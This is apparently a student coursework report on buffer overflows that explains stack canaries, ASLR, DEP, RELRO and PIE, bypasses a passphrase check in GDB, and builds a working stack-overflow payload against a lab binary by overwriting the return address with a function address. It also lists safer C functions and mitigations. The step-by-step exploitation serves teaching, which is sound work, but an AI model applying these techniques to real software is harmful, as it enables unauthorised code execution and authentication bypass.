

Buffer Overflow

Cyber Systems Architecture

Ben Hawarden: u5631702

Start: 04/12/2024

Contents

1	Task 1: Buffer Overflow and Defence Mechanisms [20 Marks]	2
1.1	What is a buffer overflow?	2
1.2	x86_64 vs x86 systems	2
1.3	Stack Canaries	3
1.4	ASLR, DEP and SEHOP	3
1.5	Control-Flow Integrity (CFI)	3
1.6	Relocation Read-Only (RELRO)	4
1.7	Position Independent Executables (PIE)	4
2	Task 2: Examining a Binary File with GDB [30 Marks]	5
2.1	Intro to Task 2	5
2.2	Mitigations	7
3	Task 3: Exploit a Buffer Overflow [40 Marks]	9
3.1	BufferOverflow on Binary_Task3 program	9
3.2	Script Creation	11
3.2.1	Understanding the exploit	12
3.2.2	Executing the payload	13
3.3	Mitigations	14
3.3.1	Checksec	14
3.3.2	Vulnerable functions	14
3.3.3	Vulnerable Code Example	14
3.3.4	Secure Code Example	14

1 Task 1: Buffer Overflow and Defence Mechanisms [20 Marks]

1.1 What is a buffer overflow?

A buffer overflow is a memory corruption vulnerability in which a buffer allows more data than its intended storage capacity. As a result, when data is written to the buffer, a portion of it is overwritten to adjacent memory locations. This allows attackers to change the execution path of the program, run arbitrary code or access private files. They can achieve this by intentionally feeding the buffer malicious data, which gets overwritten to memory areas with executable code. The most common example is an attack to overwrite the Instruction Pointer (IP) register to point to an exploit payload, which can gain access into the system.




Figure 1: Buffer overflow visualisation

1.2 x86_64 vs x86 systems

Considering this vulnerable function in C:

```
1 void vulnerable_function(char *input) {  
2     char buffer[64];  
3     strcpy(buffer, input);  
4 }
```

On x86 systems, an attacker could exploit this vulnerability by:

- provides an input value exceeding 64 bytes, causing a buffer overflow.
- overwrites the return address on the stack to point to a malicious section of code injected into the buffer.
- Since the stack does not have executable protections, the injected code runs and grants the attacker control of the program.

On an x86_64 system with ASLR and DEP:

- the stack is not executable, so injected code cannot run directly from the buffer.
- ASLR randomises memory addresses, making it challenging to locate existing code to redirect the execution to.

1.3 Stack Canaries

Canaries are values between a buffer and control data within a stack to monitor buffer overflows. When the buffer overflows, the canary will be corrupted. When verified, it will alert an overflow, which can be handled accordingly, possibly by terminating the program. The canaries work similarly to a sentinel value (WIKI, 2023). Unfortunately, we cannot wholly rely on stack canaries as they can easily be bypassed through leaking and brute-forcing (CTF101, 2024).



Figure 2: Stack Canary

1.4 ASLR, DEP and SEHOP

x86_64 is inherently more secure than x86 as it offers more sophisticated protection features such as Address Space Layout Randomisation (ASLR) and Data Execution Protection (DEP). ASLR is a technique for randomly arranging the address space of important process areas such as stack positions, dynamic libraries and heap in memory (WIKI, 2018), which increases the difficulty of running arbitrary code in case of a buffer overflow attack. This causes the exploit memory offset to differ from what ASLR selected; instead of exploiting the vulnerable program, it will crash it (Thompson, 2020). On the other hand, DEP works by flagging certain sections of memory as non-executable or executable, which stops exploits from running arbitrary code in a non-executable memory region (Imperva). Structured exception handler overwrite protection (SEHOP) is another method of




Figure 3: ASLR randomisation

1.5 Control-Flow Integrity (CFI)

CFI is most predominant in x86_64. It ensures that the program's control flow follows legitimate execution paths, restricting the attacker from diverting execution to malicious code. CFI includes techniques such as code-pointer separation (CPS), code-pointer integrity (CPI), stack canaries, shadow stacks, and vtable pointer verification (Mathias Payer, 2014).




Figure 4: CFI diagram

1.6 Relocation Read-Only (RELRO)

RELRO is a security mechanism that protects binary executables from memory corruption and buffer overflow attacks. It prevents the modification of certain program memory sections, such as the Global Offset Table (GOT) and the Procedure Linkage Table (PLT), used in dynamic linking. By making these sections read-only, RELRO adds a layer of protection against exploits that rely on manipulating them.

RELRO has two types: partial RELRO and full RELRO. Enabling **Partial RELRO** provides basic protection by marking the GOT as read-only after it has been used for dynamic linking. This prevents modification of the GOT entries but does not fully protect all memory parts used by the dynamic linker (Sidhpurwala, 2019). On the other hand, enabling **Full RELRO** makes the entire GOT read-only, effectively preventing attackers from performing a *GOT overwrite* attack, a common exploit technique.

1.7 Position Independent Executables (PIE)

PIE is a type of binary that can be loaded into a random part of the program's address space. The goal of PIE is to increase the difficulty of attacks which rely on knowing the program memory layout. It achieves this increased security against buffer overflow attacks by working with ASLR.

Without PIE:

- If a program is compiled without PIE, the operating system loads it into a fixed memory location, such as 0x08048000 for the program code. This means an attacker who has discovered this address can launch attacks like buffer overflows.

With PIE:

- If a program is compiled as a PIE, the operating system can load it at a random address each time it runs (e.g., 0x7f3456789a00 or 0x55f3b2343000), making it extremely difficult for attackers to predict where the code will be loaded. The program's memory layout is random each time, so the attacker cannot simply guess the location of vulnerable code or data structures.

2 Task 2: Examining a Binary File with GDB [30 Marks]

2.1 Intro to Task 2

In these tasks, I have chosen to use the GNU Debugger (GDB), a debugging tool in UNIX created by GNU Project <https://www.sourceware.org/gdb/>, complementing it with the GEF (GDB Enhanced features) extension, which provides a set of powerful features and utilities for the GNU Debugger, improving its functionality and making reverse engineering easier. <https://github.com/hugsy/gef>.

```
gef> info functions
All defined functions:

File Binary.c:
4:      void check_passphrase(char *);
25:     int main();

Non-debugging symbols:
0x0000000000001000 _init
0x0000000000001090 __cxa_finalize@plt
0x00000000000010a0 putchar@plt
0x00000000000010b0 puts@plt
0x00000000000010c0 __stack_chk_fail@plt
0x00000000000010d0 printf@plt
0x00000000000010e0 strcmp@plt
0x00000000000010f0 __isoc99_scanf@plt
0x0000000000001100 _start
0x0000000000001130 deregister_tm_clones
0x0000000000001160 register_tm_clones
0x00000000000011a0 __do_global_ctors_aux
0x00000000000011e0 frame_dummy
0x0000000000001340 __libc_csu_init
0x00000000000013b0 __libc_csu_fini
0x00000000000013b8 _fini
gef> 
```

Figure 5: function information

We can begin by examining the functions within the binary file using GDB with the GEF extension. We input the binary file into GDB and use the "info functions" command to do this. This lists the named functions defined in the source code: `main()` and `check_passphrase(char *)`, as seen in Figure 10. It also prints function symbols such as `strcmp@plt` and `puts@plt`, which implies that our program makes some comparisons and prints a result.

Evaluating these functions, it is apparent that `check_passphrase()` does some comparison, most likely a comparison from my input to an unknown value. We will disassemble it in our debugger to find more information about this function.

```

gef> disassemble check_passphrase
Dump of assembler code for function check_passphrase:
0x0000000000011e9 <0>:  endbrq
0x0000000000011ed <4>:  push    rbp
0x0000000000011ee <5>:  mov     rbp, rsp
0x0000000000011f1 <8>:  sub     rsp, 0x30
0x0000000000011f5 <12>: mov     QWORD PTR [rbp-0x20], rdi
0x0000000000011f9 <16>: mov     rax, QWORD PTR fs:0x28
0x000000000001202 <20>: mov     QWORD PTR [rbp-0x8], rax
0x000000000001206 <24>: xor     eax, eax
0x000000000001208 <28>: movabs  rax, 0x353a323635353735
0x000000000001212 <32>: mov     QWORD PTR [rbp-0x10], rax
0x000000000001216 <36>: mov     WORD PTR [rbp-0x4], 0x2238
0x00000000000121c <40>: mov     BYTE PTR [rbp-0x5], 0x0
0x000000000001220 <44>: lea     rdi, [rbp-0x11]
0x000000000001224 <48>: mov     rax, QWORD PTR [rbp-0x20]
0x000000000001228 <52>: mov     rsi, rdi
0x00000000000122b <55>: mov     rdi, rax
0x00000000000122e <58>: call    0x1000 <strcmp@plt>
0x000000000001233 <61>: test    eax, eax
0x000000000001235 <63>: jne     0x126f <check_passphrase+166>
0x000000000001237 <65>: mov     edi, 0xa
0x00000000000123c <68>: call    0x10a0 <putchar@plt>
0x000000000001241 <71>: lea     rdi, [rsi+0xc0] # 0x2008
0x000000000001248 <74>: call    0x1000 <puts@plt>
0x00000000000124d <77>: mov     edi, 0xa
0x000000000001252 <80>: call    0x10a0 <putchar@plt>
0x000000000001257 <83>: lea     rdi, [rsi+0xdd] # 0x2036
0x00000000000125e <86>: call    0x1000 <puts@plt>
0x000000000001263 <89>: mov     edi, 0xa
0x000000000001268 <92>: call    0x10a0 <putchar@plt>
0x00000000000126d <95>: mov     edi, 0xa
0x000000000001272 <98>: call    0x10a0 <putchar@plt>
0x000000000001277 <101>: lea     rdi, [rsi+0xcc] # 0x204a
0x00000000000127e <104>: call    0x1000 <puts@plt>
0x000000000001283 <107>: mov     edi, 0xa
0x000000000001288 <110>: call    0x10a0 <putchar@plt>
0x00000000000128d <113>: jmp     0x12b9 <check_passphrase+208>
0x00000000000128f <115>: mov     edi, 0xa
0x000000000001294 <118>: call    0x1000 <putchar@plt>
0x000000000001299 <121>: lea     rdi, [rsi+0xdb] # 0x2058
0x0000000000012a0 <124>: call    0x1000 <puts@plt>
0x0000000000012a5 <127>: mov     edi, 0xa
0x0000000000012aa <130>: call    0x10a0 <putchar@plt>
0x0000000000012af <133>: mov     edi, 0xa
0x0000000000012b4 <136>: call    0x10a0 <putchar@plt>
0x0000000000012b9 <139>: nop
0x0000000000012ba <141>: mov     rax, QWORD PTR [rbp-0x8]
0x0000000000012be <144>: xor     rax, QWORD PTR fs:0x28
0x0000000000012c7 <147>: je      0x12ce <check_passphrase+229>
0x0000000000012c9 <149>: call    0x10c0 <_stack_chk_fail@plt>
0x0000000000012cc <152>: leave
0x0000000000012cf <155>: ret
End of assembler dump.
gef>

```

(a) Disassembled `check_passphrase` function

```

000011e9  int64_t check_passphrase(char* arg1)
000011e9  {
000011e9      void* fbase;
000011f9      int64_t rax = *(uint64_t*)((char*)fbase + 0x28);
00001212      int64_t var_1b;
00001212      __builtin_strncpy(&var_1b, "5785624582", 0xb);
00001212
00001225      if (strcmp(arg1, &var_1b))
00001235      {
00001235          putchar(0xa);
000012a0          puts("Access Denied, try again!!");
000012aa          putchar(0xa);
000012b4          putchar(0xa);
00001235      }
00001235      else
00001235      {
00001235          putchar(0xa);
00001248          puts("Access Granted, Congratulation, _ ");
00001252          putchar(0xa);
0000125e          puts("Please secure me !!");
00001268          putchar(0xa);
00001272          putchar(0xa);
0000127e          puts("Created by HA");
00001288          putchar(0xa);
00001288          putchar(0xa);
00001235      }
000012ba      int64_t result = rax * *(uint64_t*)((char*)fbase + 0x28);
000012be
000012c7      if (!result)
000012cf          return result;
000012cf
000012c9      __stack_chk_fail();
000012c9      /* no return */
000011e9  }

```

(b) `check_passphrase` function representation in C

Figure 6: Comparison of the disassembled function and its C representation.

Reading through this function, we can see that instruction 69 calls a `strcmp` function; this will be where it compares it to a secret passphrase. We can understand this better in C code using a reverse engineering platform like Binary Ninja, as seen in Figure 6b.

We can set a breakpoint for the `check_passphrase` function to bypass this function call. Once we have our breakpoint, we can run through the program until we see the `strcmp` function to find the address.

```

gef> break check_passphrase
Breakpoint 1 at 0x11f9: file Binary.c, line 4.

```

(a) Breakpoint for `check_passphrase` function

```

0x555555555220 <check_passphrase+0027> lea     rdi, [rbp-0x13]
0x555555555224 <check_passphrase+003b> mov     rax, QWORD PTR [rbp-0x20]
0x555555555228 <check_passphrase+004f> mov     rsi, rdi
0x55555555522b <check_passphrase+0042> mov     rdi, rax
0x55555555522e <check_passphrase+0045> call    0x555555550e0 <strcmp@plt>
0x555555555233 <check_passphrase+004a> test    eax, eax
0x555555555235 <check_passphrase+004c> jne     0x555555552b8 <check_passphrase+166>
0x555555555237 <check_passphrase+004e> mov     edi, 0xa
0x55555555523c <check_passphrase+0053> call    0x555555550a0 <putchar@plt>

```

(b) Debugging individual instructions in `check_passphrase` function

Figure 7: Breakpoint setup and instruction debugging for `check_passphrase` function.

Now that we can see that our call function is at address `0x55555555522e`, we can jump to the next valid instruction, which in this case would be at address `0x555555555235`, which is the `JNE` instruction. We were presented with our access-granted message once we had

jumped and bypassed the authentication.

```
gef> jump *0x55555555235
Continuing at 0x55555555235.

Access Granted, Congratulation, you are in !!

Please secure me !!

Created by HA

[Inferior 1 (process 284359) exited normally]
gef> █
```

Figure 8: Final Message

2.2 Mitigations

We can make this code more secure by first storing the hardcoded passphrase value (5785245892) using a has (e.g., SHA-256). This means that if the passphrase value is found via reverse engineering, it will be in a secure hash format and will be unusable.

We can also use an alternative function to strcmp, this is because strcmp is vulnerable to timing attacks, which allows the passphrase to be guessed letter by letter, an alternative we can use is `crypto_memcmp`, which is a constant-time comparison function version of strcmp.




Figure 9: Timing Attack

The most effective method to ensure the code is secure is to implement proper memory protection features. The reason that this should be implemented is because currently the

passphrase is stored in memory and is easily accessible by memory-dumping techniques (GDB) or reverse engineering (Binary Ninja). To fix this vulnerability we can zero out sensitive memory after usage using functions such as `memset_s` or `explicit_bzero`.

3 Task 3: Exploit a Buffer Overflow [40 Marks]

3.1 BufferOverflow on Binary_Task3 program

We begin our debugging by obtaining information about the program's functions. Similar to task 2, we use the `info functions` command to list functions used within the program. This can help us find vulnerable functions such as `strcpy`, `strcat`, `sprintf`, `gets`, etc.

```
gef> info functions
All defined functions:

Non-debugging symbols:
0x000000000401000 _init
0x000000000401070 strcpy@plt
0x000000000401080 puts@plt
0x000000000401090 printf@plt
0x0000000004010a0 exit@plt
0x0000000004010b0 _start
0x0000000004010e0 _dl_relocate_static_pie
0x0000000004010f0 deregister_tm_clones
0x000000000401120 register_tm_clones
0x000000000401160 __do_global_ctors_aux
0x000000000401190 frame_dummy
0x000000000401196 shell
0x0000000004011b7 vulnerable
0x0000000004011f8 main
0x000000000401274 _fini
gef> █
```

Figure 10: Task 3 function information

As illustrated in the figure 10, this program employs the `strcpy` function, which is susceptible to buffer overflows. The `strcpy` function operates by continuously reading input until it encounters a null terminator; however, if we fail to include one, it may cause the function to read input beyond the buffer's limit indefinitely, resulting in unexpected behaviour.

To verify this, we must fuzz our program to check for an overflow. Fuzzing is a technique that involves inputting invalid, unexpected, or random data into our program to observe how it responds to different inputs. We can fuzz our programme using a simple Python script that outputs numerous A's to assess how the program reacts to a substantial amount of data fed into it. This primarily aims to perform boundary checking, which can lead to a buffer overflow if not correctly implemented.

```
gef> run $(python3 -c 'print("A"*50)')
Starting program: /root/BufferOverflowTask3/Binary_Task3 $(python3 -c 'print("A"*50)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 2271174) exited normally]
gef> █
```

Figure 11: Fuzzing the program

In this example, we can see that we input 50 A's, which did not affect the program. This implies that the buffer is greater than 50 characters. Repeating this process, but with

200 A's, we run into a segmentation fault. This means we have overwritten the buffer and replaced the RIP with an invalid memory address, which caused the program to crash and report this error. As we can overwrite the RIP, we know the program is susceptible to a buffer overflow attack.

```
[#0] Id 1, Name: "Binary_Task3", stopped 0x4011f7 in vulnerable (), reason: SIGSEGV
```

Figure 12: Segmentation Error

Now that we know the program is vulnerable, we can begin the payload by finding the RIP offset. We will generate a random pattern and find the offset at which the pattern overwrites the RIP. Since the buffer is less than 200 characters, we will create a 250-character pattern to ensure the RIP is overwritten.

```
gef> pattern create 200
[+] Generating a pattern of 200 bytes (n=8)
aaaaaaaaabaaaaaaaaaadaaaaaaaaaaafaaaaaaagaaaaaaahaaaaaaiaaaaaaja
aaaaaaaaasaaaaaaataaaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaa
[+] Saved as '$_gef0'
gef> █
```

Figure 13

Figure 14: GEF Pattern Generation

Now that we have created our pattern, we can enter it into our program, check the frame information, find the RIP's new address, and search for the overwritten pattern to find the offset. We can use the "info frame" command and GDB's "pattern search" function.

```
gef> info frame
Stack level 0, frame at 0x7fffffffcdce0:
 rip = 0x4011f7 in vulnerable; saved rip = 0x616161616161616a
 called by frame at 0x7fffffffcdce8
 Arglist at 0x6161616161616169, args:
 Locals at 0x6161616161616169, Previous frame's sp is 0x7fffffffcdce0
 Saved registers:
  rbp at 0x7fffffffcdcd0, rip at 0x7fffffffcdcd8
gef> pattern search 0x616161616161616a
[+] Searching for '6a61616161616161'/'616161616161616a' with period=8
[+] Found at offset 72 (little-endian search) likely
gef> █
```

Figure 15: Frame Info and Offset

The RIP's offset is 72 bytes, as shown in Figure 15. We can also deduce that the RBP's offset is $72 - 8 = 64$ bytes because we use an x86_64 bit executable, meaning the RBP's size is 8 bytes. We can now check if we can overwrite the RIP by providing the program with 72 A's and 6 B's. If we successfully overwrite the RIP, we should see that the value changes to x4242424242424242, which is equivalent to 6 B's in hex.

```
gef> run $(python3 -c 'print("A"*72 + "B"*6)')
```

Figure 16: Python script to overwrite buffer and RIP

```
gef> info frame
Stack level 0, frame at 0x7fffffffdd58:
  rip = 0x424242424242; saved rip = 0x7fffffffde78
  called by frame at 0x7fffffffdd60
  Arglist at 0x7fffffffdd48, args:
  Locals at 0x7fffffffdd48, Previous frame's sp is 0x7fffffffdd58
  Saved registers:
    rip at 0x7fffffffdd50
gef>
```

Figure 17: POC of overwritten RIP

As we can see, our saved RIP now has the value of x424242424242 (BBBBBB), as expected, which means we have successfully overflowed the buffer and written a new value to the RIP.

Now that we can successfully overwrite the instruction pointer and gain control over the stack, we can begin crafting our payload to inject into the program.

3.2 Script Creation

```
GNU nano 8.0
import os
import sys

offset = 72
padding = b'A' * offset
shellAdd = b'\x96\x11\x40\x00\x00\x00' #x000000401196

payload = (padding + shellAdd)

file = open("payload.txt", "wb")
file.write(payload)
file.close
```

Figure 18: payload to overflow the program

3.2.1 Understanding the exploit




Figure 19: Stack Frame




Figure 20: Payload

The exploit will start with padding, filling the buffer and RBP with 72 bytes of characters. Once the buffer/RBP is full, we overflow the RIP value with the address of our shell code. I did this by noting the address of the shell function in Figure 10 (`0x0000000000401196`) and converting it into a suitable format.




Figure 21: Preparing the shell address

Figure 21 demonstrates the process of preparing the address to be loaded into the program.

- Step 1-2: Break the address into byte pairs and remove any trailing zeros (as we only need 6 bytes for the RIP)
- Step 2-3: Reverse for little-endian; we do this by writing the bytes from least significant to most significant
- Step 3-4: Change the address so it is suitable for the exploit

Once we have a suitable format for the address, we print out the padding + shell address into a payload.txt file. This file will be inputted into the program.

3.2.2 Executing the payload

Once we run the program, we are returned with a payload.txt file, which we can view using the xxd tool. As demonstrated in Figure 22 below, the payload file contains our padding with the address of the shellcode. Viewing it in this hex representation gives us an idea of where the special characters come from.

```
(root@kali)~/BufferOverflowTask3
# xxd payload.txt
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 9611 4000 0000 0000  AAAAAAA ..@ ...

(root@kali)~/BufferOverflowTask3
# cat payload.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*~
```

Figure 22: Contents of payload.txt

When we run this program with payload.txt as our parameter, it returns "You have successfully executed the shell function," which means that we have reached the shell code.

```
gef> run $(echo -n -e $(cat payload.txt))
Starting program: /root/BufferOverflowTask3/Binary_Task3 $(echo -n -e $(cat payload.txt))
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*~
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*~
You have successfully executed the shell function!
[Inferior 1 (process 25391) exited normally]
gef> █
```


Figure 23: POC of shellcode (GDB)

```
(root@kali)~/BufferOverflowTask3
# ./Binary_Task3 $(echo -n -e $(cat payload.txt))
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*~
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*~
You have successfully executed the shell function!
```

Figure 24: POC of shell code

3.3 Mitigations

3.3.1 Checksec



```
gef> checksec
[+] checksec for '/root/BufferOverflowTask3/Binary_Task3'
Canary      : X
NX          : X
PIE         : X
Fortify     : X
RELRO       : Partial
gef> |
```

Figure 25: Checksec

We can view the binaries properties/security features using the checks function. As shown in figure 25, all security functions have been disabled. To improve the security of our program, we can enable all the features: PIE, RELRO, NoExecute (NX), Stack Canaries, ASLR, etc.

3.3.2 Vulnerable functions

This program is vulnerable for several reasons. One reason is that it uses outdated and vulnerable functions, such as `strcat`, `strcpy`, and `printf`. These functions are considered obsolete because they do not perform bound checking, which means they do not check the input size or impose restrictions on the amount of data written to the buffer. `Printf` also leaves the program vulnerable to buffer overflows and format string exploits, meaning we can view private variables that should not be accessed.

3.3.3 Vulnerable Code Example

```
1 char buffer[10];
2 strcpy(buffer, "This_string_is_too_long_to_fit_in_the_buffer!")
   ;
```

Figure x shows `strcpy` blindly copying data into the buffer, which causes an overflow and overwrites data into adjacent memory.

3.3.4 Secure Code Example

```
1 char buffer[10];
2 strncpy(buffer, "Safe_string", sizeof(buffer) - 1);
3 buffer[sizeof(buffer) - 1] = '\0'; // Ensure null termination
```

Figure x shows a more secure version, which uses the `strncpy` function. This function takes an additional buffer size as a parameter, ensuring the input fits into the allocated memory.

Unbounded Function	Issue	Safer Alternative
<code>gets</code>	Reads input until a newline, potentially overflowing the buffer.	<code>fgets</code>
<code>strcpy</code>	Copies data without checking destination buffer size.	<code>strncpy</code> or <code>strlcpy</code>
<code>sprintf</code>	Formats data into a buffer without size limits.	<code>snprintf</code>
<code>strcat</code>	Concatenates strings without ensuring enough space in the destination buffer.	<code>strncat</code> or <code>strlcat</code>
<code>scanf</code>	Reads input without limiting field width, risking buffer overflows.	Use format specifiers (e.g., <code>%10s</code>)

Table 1: Comparison of Unbounded Functions, Issues, and Safer Alternatives

References

- CTF101. Nop slide, 2024. URL <https://ctf101.org/binary-exploitation/stack-canaries/>.
- Imperva. Buffer overflow attack. URL <https://www.imperva.com/learn/application-security/buffer-overflow/#:~:text=Typically%2C%20buffer%20overflow%20attacks%20need,in%20a%20non%2Dexecutable%20region.>
- Volodymyr Kuznetsov Mathias Payer. On differences between the cfi, cps, and cpi properties, 2014. URL <https://nebelwelt.net/blog/20141007-CFICPSCPidiffs.html>.
- Huzaifa Sidhpurwala. Hardening elf binaries using relocation read-only (relro), 2019. URL <https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro>.
- Jacob Thompson. Six facts about address space layout randomization on windows, 2020. URL <https://cloud.google.com/blog/topics/threat-intelligence/six-facts-about-address-space-layout-randomization-on-windows/>.
- WIKI. Address space layout randomization, 2018. URL https://en.wikipedia.org/wiki/Address_space_layout_randomization.
- WIKI. Buffer overflow protection, 2023. URL https://en.wikipedia.org/wiki/Buffer_overflow_protection.